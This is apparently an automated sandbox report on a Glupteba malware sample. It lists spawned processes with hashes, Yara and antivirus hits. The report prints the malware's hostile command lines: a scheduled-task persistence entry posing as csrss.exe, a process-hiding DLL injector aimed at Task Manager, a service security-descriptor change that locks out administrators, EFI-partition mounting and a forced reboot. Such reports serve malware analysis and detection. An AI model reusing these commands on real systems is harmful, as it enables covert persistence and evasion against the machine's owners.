Yara matches:	• Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 0000003A.00000003.208966850463.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 0000003A.00000003.208966850463.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: powershell.exe PID: **1356**, Parent PID: **8552**

General	
Target ID:	59
Start time:	11:31:34
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **680**, Parent PID: **1356**

General	
Target ID:	60
Start time:	11:31:34
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: **4840**, Parent PID: **7120**

General

Target ID:	61
Start time:	11:31:38
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 0000003D.00000003.209030995606.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 0000003D.00000003.209030995606.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

Analysis Process: powershell.exe PID: **2332**, Parent PID: **4840**

General

Target ID:	62
Start time:	11:31:40
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **3504**, Parent PID: **2332**

General

Target ID:	63
Start time:	11:31:40
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: **7316**, Parent PID: **2532**

General	
Target ID:	64
Start time:	11:32:04
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /s
Imagebase:	0x580000
File size:	15360 bytes
MD5 hash:	E0B3FFF7584298E77DFFB50796839FED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5316**, Parent PID: **7316**

General	
Target ID:	65
Start time:	11:32:04
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: **7668**, Parent PID: **2532**

General	
Target ID:	66
Start time:	11:32:04
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /d
Imagebase:	0x580000
File size:	15360 bytes
MD5 hash:	E0B3FFF7584298E77DFFB50796839FED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **8296**, Parent PID: **7668**

General

Target ID:	67
Start time:	11:32:04
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: **1096**, Parent PID: **2532**

General	
Target ID:	68
Start time:	11:32:05
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /s
Imagebase:	0x580000
File size:	15360 bytes
MD5 hash:	E0B3FFF7584298E77DFFB50796839FED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **8644**, Parent PID: **1096**

General	
Target ID:	69
Start time:	11:32:05
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: **4896**, Parent PID: **2532**

General	
Target ID:	70
Start time:	11:32:05
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /d
Imagebase:	0x580000
File size:	15360 bytes

MD5 hash:	E0B3FFF7584298E77DFFB50796839FED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3560**, Parent PID: **4896**

General	
Target ID:	71
Start time:	11:32:05
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: injector.exe PID: **5412**, Parent PID: **2532**

General	
Target ID:	72
Start time:	11:32:05
Start date:	28/05/2023
Path:	C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe taskmgr.exe C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll
Imagebase:	0x7ff769b70000
File size:	288256 bytes
MD5 hash:	D98E33B66343E7C96158444127A117F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 92%, ReversingLabs

Analysis Process: conhost.exe PID: **2900**, Parent PID: **5412**

General	
Target ID:	73
Start time:	11:32:05
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: shutdown.exe PID: **5092**, Parent PID: **2532**

General	
Target ID:	74
Start time:	11:32:06
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\shutdown.exe
Wow64 process (32bit):	true
Commandline:	shutdown -r -t 5
Imagebase:	0x7f0000
File size:	23552 bytes
MD5 hash:	FCDE5AF99B82AE6137FB90C7571D40C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3308**, Parent PID: **5092**

General	
Target ID:	75
Start time:	11:32:06
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **9044**, Parent PID: **2532**

General	
Target ID:	76
Start time:	11:32:13
Start date:	28/05/2023
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F
Imagebase:	0x7ff6642e0000
File size:	235008 bytes
MD5 hash:	796B784E98008854C27F4B18D287BA30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **9052**, Parent PID: **9044**

General	
Target ID:	77
Start time:	11:32:14
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: tor.exe PID: **6028**, Parent PID: **964**

General

Target ID:	78
Start time:	11:32:19
Start date:	28/05/2023
Path:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe" --nt-service -f "C:\Users\user\AppData\Local\Temp\csrss\tor\torrc" --Log "notice file C:\Users\user\AppData\Local\Temp\csrss\tor\log.txt
Imagebase:	0xfb0000
File size:	4466702 bytes
MD5 hash:	055AE7C584A7B012955BF5D874F30CFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, ReversingLabs

Analysis Process: cmd.exe PID: **7312**, Parent PID: **2532**

General

Target ID:	79
Start time:	11:32:20
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C sc sdset WmiPrvSE D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPLOCRSDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
Imagebase:	0x690000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5480**, Parent PID: **7312**

General

Target ID:	80
Start time:	11:32:20
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: **8944**, Parent PID: **7312**

General	
Target ID:	81
Start time:	11:32:20
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	sc sdset WmiPrvSE D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPLOCRSDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
Imagebase:	0x1b0000
File size:	61440 bytes
MD5 hash:	D9D7684B8431A0D10D0E76FE9F5FFEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: proxy.exe PID: **4736**, Parent PID: **2532**

General	
Target ID:	82
Start time:	11:34:16
Start date:	28/05/2023
Path:	C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe -bind-address 127.0.0.1:31466
Imagebase:	0x70000
File size:	7344128 bytes
MD5 hash:	61275FE567B258A897943911C450E57E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 2%, ReversingLabs

Analysis Process: conhost.exe PID: **6076**, Parent PID: **4736**

General	
Target ID:	83
Start time:	11:34:17
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **8044**, Parent PID: **2532**

General	
Target ID:	84
Start time:	11:37:13
Start date:	28/05/2023
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F
Imagebase:	0x7ff6642e0000
File size:	235008 bytes
MD5 hash:	796B784E98008854C27F4B18D287BA30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4164**, Parent PID: **8044**

General	
Target ID:	85
Start time:	11:37:13
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly